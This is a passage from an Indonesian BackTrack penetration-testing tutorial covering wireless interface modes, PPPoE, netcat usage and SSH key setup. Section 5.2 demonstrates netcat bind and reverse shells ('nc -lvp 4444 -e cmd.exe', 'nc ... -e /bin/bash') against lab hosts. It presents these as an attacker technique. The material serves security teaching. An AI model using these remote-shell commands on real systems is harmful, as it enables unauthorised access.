      Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s;
54 Mb/s
Mode:Master
Extra:tsf=0000000833cf9181
Extra: Last beacon: 599ms ago
IE: Unknown: 000969627465616D2D3367
IE: Unknown: 010882848B0C12961824
IE: Unknown: 03010B
IE: Unknown: 0706474220010D14
IE: Unknown: 200100
IE: WPA Version 1
      Group Cipher : TKIP
      Pairwise Ciphers (1) : TKIP
      Authentication Suites (1) : PSK
IE: Unknown: 2A0100
IE: Unknown: 32043048606C
IE: Unknown:
DD180050F2020101030003A4000027A4000042435E0062322F00
IE: Unknown: DD0900037F01010020FF7F
```

Perhatikan dari output di atas kita dapat melihat bahwa interface telah mengumpulkan informasi berupa

ESSID : ibteam-3g // nama access point
Channel : 11 // channel access point
Encryption key:on // terenskripsi [wpe/wpa/wpa2]

2.2 Mode Management

2.2.1 Mode Master

syntax : iwconfig [interface] mode master

Jika kita hendak memberikan mode master atau mode sebagai access point (AP) , hendaknya kita mengecek terlebih dahulu dengan perintah “iw”

```
[root@bt]# iw list
Supported interface modes:
      * IBSS
      * managed
      * AP
      * AP/VLAN
      * WDS
```

- * monitor
- mesh point

Kalau sudah support kita berikan command untuk memerintahkan interface masuk pada mode “**master**”.

```
[root@bt]# iwconfig wlan0 mode master
```

Jika kita hendak memberi essid untuk interface wireless kita bisa gunakan perintah di bawah.

syntax : iwconfig [interface] [ESSID] [essid yang dikehendaki]

2.2.2. Mode managed

syntax : iwconfig [interface] mode managed

Perintah di atas adalah untuk memindahkan interface masuk ke mode managed (client). Anda akan bertindak sebagai client yang nantinya bisa tersambung terhadap AP.

```
[root@bt]# iwconfig wlan0 mode managed
```

2.2.3. Mode Add-hoc

syntax : iwconfig [interface] mode ad-hoc

Tujuan dari syntax di atas adalah mengeset kartu anda sebagai anggota di jaringan wifi ad hoc tanpa akses point. Sangat berguna untuk sharing data dan internet secara “*peer to peer*”

```
[root@bt]# iwconfig wlan0 mode ad-hoc
```

2.2.4. Mode Monitor

syntax : iwconfig [interface] mode monitor

Tujuan dari syntax diatas adalah mengeset kartu anda sebagai mode monitor , sangat berguna nantinya pada saat kita melakukan serangan wpa-wpe. Biasanya bisa menggunakan airmon. Mengenai serangan terhadap AP terenskripsi akan kita bahas pada level berikutnya.

Berikut ini adalah beberapa langkah-langkah koneksi wireless interface

2.2.5 Open/WEP WLAN (DHCP)

mengkoneksikan interface kita terhadap AP terenskripsi WPE yang support terhadap DHCP protocol , lakukan langkah-langkah di bawah ini

--Set mode managed key (WEP key)

```
root@bt:#iwconfig [interface] mode managed key [WEP key]
```

--set essid

```
root@bt:#iwconfig [Interface] essid "[ESSID]"
```

--Memberikan IP address secara manual

```
root@bt:#ifconfig [interface] [IP address] netmask  
[subnetmask]
```

contoh : ifconfig wlan0 192.168.1.5 netmask 255.255.255.0

--Menambahkan gateway

```
root@bt:#route add default gw [IP of default gateway] //  
konfigurasi default gateway. Biasanya merupakan ip address accesspoint
```

--Menambahkan DNS server

```
root@bt:#echo nameserver [IP address of DNS server] >>  
/etc/resolve.conf
```

contoh : root@bt:#echo nameserver 8.8.8.8 >>
/etc/resolv.conf

2.2.6 Set mode managed key (WEP key)

iwconfig [interface] mode managed key [WEP key] // 128 bit WEP menggunakan 26

hex characters, 64 bit WEP hanya menggunakan 10)

Contoh :

```
iwconfig [interface] key 1111-1111-1111-1111  
(mengeset kunci WEP 128bit)  
iwconfig [interface] key 11111111 (mengeset  
kunci WEP 65 bit)
```

2.2.7. ESSID

Memberikan “ESSID” pada interface wireless.

```
root@bt:#iwconfig [Interface] essid "[ESSID]"
```

2.2.8 DHCP Client

Request DHCP client (untuk router yang support DHCP) untuk menerima IP address, netmask, DNS server dan default gateway dari Access Point)

```
root@bt:#dhclient [interface]
```

2.3. Daftar perintah lainnya

2.3.1 Iwconfig commands:

```
iwconfig [interface] key s:mykey (set key sebagai ASCII string)  
iwconfig [interface] key off (disable WEP key)  
iwconfig [interface] key open (sets ke open mode, tidak membutuhkan authentication )  
iwconfig [interface] channel [channel no.] (set channel 1-14)  
iwconfig [interface] channel auto (secara otomatis memilih channel )  
iwconfig [interface] freq 2.422G (set channels dalam bentuk GHz)  
iwconfig [interface] ap 11:11:11:11:11:11 ( memaksa kartu untuk mendaftar pada AP dengan BSSID tertentu)  
iwconfig [interface] rate 11M ( menggunakan kecepatan tertentu )  
iwconfig [interface] rate auto ( menggunakan kecepatan secara automatis / random )  
iwconfig [interface] rate auto 5.5M ( kartu akan menggunakan kecepatan tertentu dan kecepatan di bawahnya jika memang diperlukan)
```

2.3.2 iwlist Commands:

iwlist is used to display some large chunk of information from a wireless network interface that is not displayed by iwconfig.

iwlist [interface] scan (memberikan list Access Points and Ad-Hoc yang terdeteksi dalam range serta memberikan informasi-informasi seperti ESSID, Quality, Frequency, Mode).

iwlist [interface] channel (menampilkan list dari frequencies pada device dan channel).

iwlist [interface] rate (melihat daftar device support bit-rates).

iwlist [interface] key (daftar besar enskripsi key yang support dan menampilkan semua enskripsi key yang ada pada device).

iwlist [interface] power (menampilkan variasi Power Management attributes dan mode pada device).

iwlist [interface] txpower (menampilkan variasi informasi Transmit Power yang available pada device).

iwlist [interface] retry (menampilkan transmit retry limits dan retry lifetime dari device).

iwlist [interface] ap (menampilkan daftar Access Points dalam range)


iwlist [interface] peers (memberikan list add-hoc yang teregister pada interface).

iwlist [interface] event (memberikan daftar event yang di support pada device).

3. PPPoE

PPPoE adalah sebuah protocol jaringan untuk melakukan enkapsulasi frame *Point-to-Point Protocol(PPP)* di dalam paket Ethernet, biasanya dipakai untuk jasa layanan **ADSL** untuk menghubungkan modem **ADSL** di dalam jaringan Metro Ethernet. Biasanya jika kita hendak melakukan penyerangan melalui **NAT** (jaringan internet) kita membutuhkan IP address secara *public*.

Untuk mengaktifkan koneksi ppp pada sistem operasi backtrack , kita tinggal menggunakan perintah “*pppoeconf*” masuk ke terminal kemudian akan tampil beberapa pertanyaan



Nantinya anda di minta untuk memasukan user name dan password dari isp anda. Kemudian cek konektivitas dengan mengetikan “**ifconfig ppp0**” pada terminal. Jangan lupa bahwa modem router harus berada pada posisi sebagai “**bridge**”

5. Netcat The Swiss Army Knife

Netcat adalah tools yang sangat di gemari oleh kalangan pentester karena memiliki banyak kemampuan yang mengagumkan. Netcat dengan julukan “*Swiss Army Knife*” sebenarnya merupakan tools yang memiliki kemampuan untuk menulis dan membaca data ke port TCP dan UDP, sehingga netcat memiliki 2 segi koneksi yaitu sebagai client dan sebagai server (listener)

5.1. Menggunakan Netcat

5.1.1. Help (-h)

Untuk melihat opsi-opsi dan cara penggunaan netcat secara umum , kita hanya harus menambahkan – h (help/ nc -h)

```
root@eichel:~# nc -h
[v1.10-38]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands      as '-e'; use /bin/sh to exec
[dangerous!!]
  -e filename            program to exec after connect
[dangerous!!]
  -b                   allow broadcasts
  -g gateway            source-routing hop point[s], up to 8
  -G num                source-routing pointer: 4, 8, 12, ...
  -h                   this cruft
  -i secs               delay interval for lines sent, ports
scanned
  -k                   set keepalive option on socket
  -l                   listen mode, for inbound connects
  -n                   numeric-only IP addresses, no DNS
  -o file              hex dump of traffic
  -p port              local port number
  -r                   randomize local and remote ports
  -q secs              quit after EOF on stdin and delay of
secs
  -s addr              local source address
  -T tos               set Type Of Service
  -t                   answer TELNET negotiation
  -u                   UDP mode
  -v                   verbose [use twice to be more verbose]
  -w secs              timeout for connects and final net reads
  -z                   zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-\data').
```

5.1.2. Menghubungkan netcat ke port TCP dan UDP

Menggunakan netcat dengan konektivitas pada **TCP** dan **UDP** sebenarnya memiliki 3 manfaat

1. Mengetahui port terbuka atau tidak (open port)
2. Mengambil informasi header service tertentu pada port tertentu
3. Melakukan konektivitas manual terhadap service tertentu

Informasi terbuka atau tidaknya sebuah port serta informasi sebuah service tertentu dapat kita temukan dengan formasi si bawah ini

```
netcat -vv [ipadd/host] [port]
```

```
root@eichel:~# nc -vv 192.168.1.9 22
192.168.1.9: inverse host lookup failed: Unknown server error : Connection timed out
(UNKNOWN) [192.168.1.9] 22 (ssh) open
SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu6
```



Perhatikan pada gambar di atas, host 192.168.1.9 memiliki service ssh dan dinyatakan terbuka (open) dengan informasi SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu6.

Untuk melihat informasi header service tertentu kita bisa menggunakan opsi -vn atau opsi sebelumnya -vv. Opsi -n sebenarnya merupakan opsi agar netcat hanya membaca target dengan numeric ip address (non -dns).

```
root@eichel:~# nc -vn 74.54.61.66 21
(UNKNOWN) [74.54.61.66] 21 (ftp) open
220----- Welcome to Pure-FTPD [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 18:35. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
```

Gambar di atas adalah salah satu contoh mengambil informasi header dari port 21 yang merupakan port standart dari ftp service.

5.1.3. Listening

Seperti yang sudah di jelaskan sebelumnya, netcat sebenarnya adalah tools yang mengkoneksikan antara 2 host atau lebih dengan sebuah server sebagai listener. Listener disini berfungsi sebagai penampung setiap request dari host client , sengaja maupun tidak sengaja meminta koneksi pada port yang telah ditentukan listener.

Untuk lebih jelasnya saya akan memberi contoh. Saya menggunakan backtrack 5 R1 sebagai listener dan backtrack 5 final sebagai client. Spesifikasi masing-masing host sebagai berikut

- Listener (backtrack 5 R1)

```
eth0      Link encap:Ethernet HWaddr 44:87:fc:56:86:85
          inet addr:192.168.1.3 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::4687:fcff:fe56:8685/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:4292 errors:0 dropped:0 overruns:0 frame:0
            TX packets:3977 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:4293488 (4.2 MB) TX bytes:543611 (543.6 KB)
            Interrupt:43 Base address:0x6000
```

- Client

```
wlan0     Link encap:Ethernet HWaddr 00:19:d2:45:4d:96
          inet addr:192.168.1.9 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::219:d2ff:fe45:4d96/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:1389 errors:0 dropped:0 overruns:0 frame:0
            TX packets:130 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:118800 (118.8 KB) TX bytes:15010 (15.0 KB)
```

Maka saya akan membuka port **4444** sebagai listening pada host yang bertindak sebagai *listener*.




Kemudian pada host client , saya merequest port **4444** pada listener.



```
root@bt:~# nc -vv 192.168.1.3 4444
192.168.1.3: inverse host lookup failed: Unknown server error : Connection timed out
(UNKNOWN) [192.168.1.3] 4444 (?) open
Hallo bos !
baik cuy ..:P
zee eichel ganteng abis :P
gw lebih ganteng dari lo
```

Perhatikan telah terjadi koneksi pada port 4444 antara listener dan client




```
root@eichel:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.9: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.9] 38975
Hallo bos !
baik cuy ..:P
zee eichel ganteng abis :P
gw lebih ganteng dari lo
```

5.1.4. Transfer file

Netcat juga memiliki kemampuan untuk mentransfer file dalam hal ini saya memberi contoh sederhana mentransfer file dari listener ke client.

Pada listener host saya membuka port 4444 dan menyiapkan sebuah file sebagai output



```
root@eichel:~# nc -lvp 4444 > hasil.txt
listening on [any] 4444 ...
192.168.1.9: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.9] 40685
```

Perhatikan host client 192.168.1.3 telah terkoneksi dengan baik pada pid 40684 dan kemudian mencoba mentransfer sebuah file yang saya beri nama transfer.txt dan saya beri value txt di dalamnya. “tes transfer file”.

```
root@bt:~# echo "tes transfer file" > transfer.txt
root@bt:~# nc -vv 192.168.1.3 4444 < transfer.txt
192.168.1.3: inverse host lookup failed: Unknown server error : Connection timed out
(UNKNOWN) [192.168.1.3] 4444 (?) : Connection refused
sent 0, rcvd 0
root@bt:~# nc -vv 192.168.1.3 4444 < transfer.txt
192.168.1.3: inverse host lookup failed: Unknown server error : Connection timed out
(UNKNOWN) [192.168.1.3] 4444 (?) : open
sent 18, rcvd 0
root@bt:~#
```

Netcat tidak memberikan tampilan informasi proses secara verbose karena itu kita hanya menunggu beberapa saat maka tranfer file akan berhasil. Maka pada host listener saya akan memeriksa hasil.txt dan terlihat bahwa value dari transfer.txt telah berada pada host listener yaitu pada hasil.txt.

```
root@eichel:~# cat hasil.txt
tes transfer file
root@eichel:~#
```

5.2. Remote shell access


Salah satu alasan mengapa netcat menjadi pilihan beberapa attacker dan pentester adalah karena netcat memiliki kemampuan dalam meremote shell antara host listener dan client. Untuk mempelajari hal tersebut , langkah baiknya kita langsung melihat contoh dan mempraktekannya. Dalam contoh ini saya menggunakan dua host dimana host pertama , anggap saja “naga” menggunakan backtrack 5 R1 dan “jendela” menggunakan windows xp service pack 3.



Disini “jendela” akan menjadi listener dengan memulai netcat untuk menjadi listener

pada port 4444

5.2.1 Bind Shell



```
Windows Command Prompt
Primary Dns Suffix . . . . . : Unknown
Node Type . . . . . : Unknown
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . . . . . :
Description . . . . . : AMD PCNET Family PCI Ethernet Adapter
Physical Address . . . . . : 08-00-27-C8-DB-82
Dhcp Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
IP Address . . . . . : 192.168.1.5
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
DHCP Server . . . . . : 192.168.1.1
DNS Servers . . . . . : 8.8.8.8
                                         8.8.4.4
Lease Obtained. . . . . : Tuesday, February 21, 2012 8:12:38 PM
Lease Expires . . . . . : Wednesday, February 22, 2012 8:12:38 PM

C:\Documents and Settings\target>
```


Kondisi di mana client akan meminta listener untuk memberinya ijin mengakses shell remote dan menggunakan perintah-perintah shell pada host listener. Kita gunakan **-e** (*nama file / aplikasi*). Dimana host “jendela” akan mengijinkan client terkoneksi pada aplikasi **cmd.exe** yang memungkinkan client untuk menggunakan cmd dan menggunakan perintah-perintah (command)



```
Windows Command Prompt - nc -lvp 4444 -e cmd.exe
listening on [any] 4444 ...
-
```

Maka “jendela” tinggal menunggu host yang akan merequest port 4444 yang telah dibukanya. Pada sisi yang berbeda , host “naga” akan meminta host listener (jendela)

untuk menerima dia sebagai client.



```
root@eichel:~# ifconfig eth0
eth0      Link encap:Ethernet HWaddr 44:87:fc:56:86:85
          inet addr:192.168.1.3  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::4687:fcff:fe56:8685/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:9234 errors:0 dropped:0 overruns:0 frame:0
             TX packets:7531 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:12351143 (12.3 MB)  TX bytes:695163 (695.1 KB)
             Interrupt:43 Base address:0x8000

root@eichel:~# nc -vvn 192.168.1.5 4444
[UNKnown] [192.168.1.5] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>ipconfig
ipconfig


Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . . .
  IP Address . . . . . : 192.168.1.5
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.1.1

C:\>
```

Dan client berhasil terkoneksi pada cmd.exe di mana client di perbolehkan untuk meremote dan menggunakan semua fasilitas command prompt.
Output pada host listener (*jendela*) akan menampilkan suksesnya host client terkoneksi dengan dirinya



```
Command Prompt - nc -lvp 4444 -e cmd.exe

C:\>nc -lvp 4444 -e cmd.exe
listening on [any] 4444 ...
192.168.1.3: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.1.5] from <UNKnown> [192.168.1.3] 60148: NO_DATA
```

5.2.2 Reverse Shell

Jika bind shell adalah kondisi dimana listener membuka kesempatan untuk client menggunakan aplikasi tertentu dari jarak jauh dengan port tertentu , maka reverse shell adalah sebaliknya. Reverse Shell merupakan suatu kondisi di mana listener yang akan mengambil alih aplikasi yang ditawarkan oleh client.

Maka host listener akan membuka port 4444

```
C:\>nc -lvp 4444
listening on [any] 4444 ...
```

Kemudian client akan merequest koneksi kepada listener sekaligus memberinya akses untuk menggunakan shell perhatikan opsi -e (file/aplikasi shell) yang ditawarkan client (/bin/bash).



```
root : bash
File Edit View Bookmarks Settings Help
root@eichel: ~# nc -nv 192.168.1.5 4444 -e /bin/bash
[UNKNOWN] [192.168.1.5] 4444 (?) open

C:\>nc -lvp 4444
listening on [any] 4444 ...
192.168.1.3: inverse host lookup failed: h_errno: 11004: NO_DATA
connect to [192.168.1.3] from <UNKNOWN> [192.168.1.3] 33148: NO_DATA
/sbin/ifconfig
eth0      Link encap:Ethernet HWaddr 44:87:fc:56:86:85
          inet addr:192.168.1.3  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::4687:fcff:fe56:8685/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:9580 errors:0 dropped:0 overruns:0 frame:0
            TX packets:7587 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:12384861 (12.3 MB)  TX bytes:700876 (700.8 KB)
            Interrupt:43 Base address:0x8000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:108 errors:0 dropped:0 overruns:0 frame:0
            TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:6244 (6.2 KB)  TX bytes:6244 (6.2 KB)

wlan0    Link encap:Ethernet HWaddr f4:ec:38:99:60:f3
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Gambar di atas menunjukan kondisi dimana listener telah berhasil menerima client dan menggunakan aplikasi shell dari client. Metode ini sering di pakai attacker setelah melepaskan backdoor yang memiliki kemampuan mengesekusi netcat pada host target.

BAB III
KNOWING SERVICE ON BACKTRACK
Oleh : zee eichel

1. SSHD DAEMON SERVICE

SSH (*Secure Shell*) merupakan standar yang digunakan untuk login dan mengendalikan komputer dari jarak jauh, yang mana SSH merupakan pengganti aplikasi telnet dan rlogin karena dianggap kurang oleh seorang admin untuk mengontrol komputernya dari jarak jauh.

SSH mempunyai kelebihan, yaitu :

Enkripsi password dan perintah-perintah, yang mana akan terlindung dari sniffer.

Fitur Tunneling, yang mana paket-paket perintah akan di proses dan dikirimkan melalui jaringan yang berbeda.

Klien SSH hampir ada di setiap sistem operasi.

Menggunakan **kode khusus** untuk identifikasi klien.

Versi Protokol SSH ada 2, yaitu versi 1 dan 2. Yang dan enkripsi untuk menghubungkan komputer client menggunakan port membedakannya adalah identifikasi dengan server.

openSSH merupakan contoh aplikasi server untuk protokol SSH. Konfigurasi openSSH biasanya terdapat di “/etc” dan “/etc/ssh“.

Untuk SSH client banyak macamnya. Di lingkungan Windows biasanya menggunakan *PuTTY* yang merupakan aplikasi client SSH yang portable dan aman. Sedangkan untuk sistem operasi Macintosh menggunakan MacSSH.

1.1. Pengoperasian ssh service

1.1.1. Penggunaan SSH client

Seperti yang telah di jelaskan mengenai ssh di atas , kita saat ini akan belajar bagaimana cara mengkoneksikan , merequest ssh pada linux ubuntu. Untuk melakukan koneksi dan request shell open dari host yang memiliki server ssh adalah dengan syntax sebagai berikut :

syntax : ssh [user]@[host/ip]

Sebagai contoh :

```
ssh root@192.168.1.44 -p 3320
```

Dilihat dari perintah ssh di atas maka kita dapatkan bahwa ssh menggunakan **-p 3320** karena ssh server yang hendak saya akses telah mengkonfigurasi port ssh bukan default lagi (**port 22**) Jika server ssh yang hendak anda akses masih menggunakan port standart maka anda tidak perlu memakai atau mengabaikan opsi **-p (port)** karena secara default perintah ssh akan membaca **port 22** sebagai port standart pada ssh server

1.1.2. Menerima RSA fingerer Printing

Setelah ssh server menerima sinyal request ssh maka biasanya kita akan diminta untuk menyetujui authenfikasi **RSA fingerer** printing dari server tersebut

```
ssh root@192.168.1.6
The authenticity of host '192.168.1.6 (192.168.1.6)' can't be established.
RSA key fingerprint is 3d:8e:07:9f:24:ec:46:5c:98:fb:c2:c4:4b:bf:67:f5.
Are you sure you want to continue connecting (yes/no)?
Warning: Permanently added '192.168.1.6' (RSA) to the list of known hosts.
Connection closed by 192.168.1.6
```

Jika anda telah yakin menerimanya maka anda akan memasuki shell dari server yang anda tuju. Known hosts dari 192.168.1.6 akan dimasukan di dalam **/[local-home-direktori]/.ssh/known_hosts**.

1.1.3. Setting koneksi SSH dengan autentifikasi DSA

Langkah-langkahnya adalah sebagai berikut

*] Membuat DSA Key Pair

Sedikit mengenai DSA , DSA merupakan singkatan dari *Digital Signature Algorithm* yang merupakan standart untuk FIPS atau digital signature. Seperti tanda tangan atau sidik jari anda nantinya (*fingerprinting*)

```
root@bt{ /etc/ssh }:ssh-keygen -t dsa
Generating public/private dsa key pair.
Enter file in which to save the key (/root/.ssh/id_dsa):
Enter passphrase (empty for no passphrase): ( isikan password
```

```
anda )
Enter same passphrase again: ( isikan password anda )
Your identification has been saved in /root/.ssh/id_dsa.
Your public key has been saved in /root/.ssh/id_dsa.pub.
The key fingerprint is:
4b:4f:fb:15:e8:ab:24:75:79:4d:29:84:13:42:57:ba root@eichel
The key's randomart image is:
zee@eichel{/etc/ssh}:ssh-keygen -t dsa
Generating public/private dsa key pair.
Enter file in which to save the key (/root/.ssh/id_dsa):
Enter passphrase (empty for no passphrase): ( isikan password anda )
Enter same passphrase again: ( isikan password anda )
Your identification has been saved in /root/.ssh/id_dsa.
Your public key has been saved in /root/.ssh/id_dsa.pub.
The key fingerprint is:
4b:4f:fb:15:e8:ab:24:75:79:4d:29:84:13:42:57:ba root@eichel
The key's randomart image is:
---[ DSA 1024]---+
+-----+
```

Perintah tadi akan membuat key ssh dsa yang kemudian akan di simpan pada `/root/.ssh/id_dsa` sebagai **private key** dan `id_dsa.pub` sebagai **public key**.

*] Set Direktori Akses

```
root@bt{~}:sudo chmod 755 .ssh
```

*] Copy file

copykan file dsa publik ke direktori server ssh yang anda tuju

```
root@bt{~}:sudo scp ~/.ssh/id_dsa.pub
root@192.168.1.6:~/.ssh/authorized_keys
root@192.168.1.6's password:
id_dsa.pub
0:00
www.indonesianbacktrack.or.id
100%
601
0.6KB/s
```

kalau semuanya selesai jgn lupa mengatur file akses di server ssh , login ke server ssh kemudian setting pada terminal servernya

```
sudo chmod 600 ~/.ssh/authorized_keys
```

kemudian coba login kembali seperti login biasanya maka anda akan di minta private key yang sudah anda setting sebelumnya . Jika anda ingin login dengan DSA key tanpa harus mengetik password private key maka ikuti langkah-langkah di bawah ini

```
root@bt{~}:sudo exec /usr/bin/ssh-agent $SHELL
root@bt{~}:sudo ssh-add
Enter passphrase for /root/.ssh/id_dsa:
Identity added: /root/.ssh/id_dsa (/root/.ssh/id_dsa)
```

1.2. SSH server

Pada Backtrack, service ssh sudah terinstall secara default. Beberapa perintah dasar dalam service ssh adalah

- Menyalakan service
/etc/init.d/ssh start
- Menon-aktifkan service
/etc/init.d/ssh stop
- Restart service
/etc/init.d/ssh restart

1.2.1. Konfigurasi SSH Server

Untuk melakukan pengaturan maka kita dapat menggunakan editor kesayangan kita dan membuka file konfigurasi yang terdapat pada direktori */etc/ssh/sshd_config*

Berikut ini default setting dari *sshd_config*

```
# Package generated configuration file
# See the sshd_config(5) manpage for details
www.indonesianbacktrack.or.id
# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which
interfaces/protocols sshd will bind to
#ListenAddress ::
```

```
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes
# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768
# Logging
SyslogFacility AUTH
LogLevel INFO
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
RSAAuthentication yes
www.indonesianbacktrack.or.id
PubkeyAuthentication yes
#AuthorizedKeysFile
%h/.ssh/authorized_keys
# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in
/etc/ssh_known_hosts
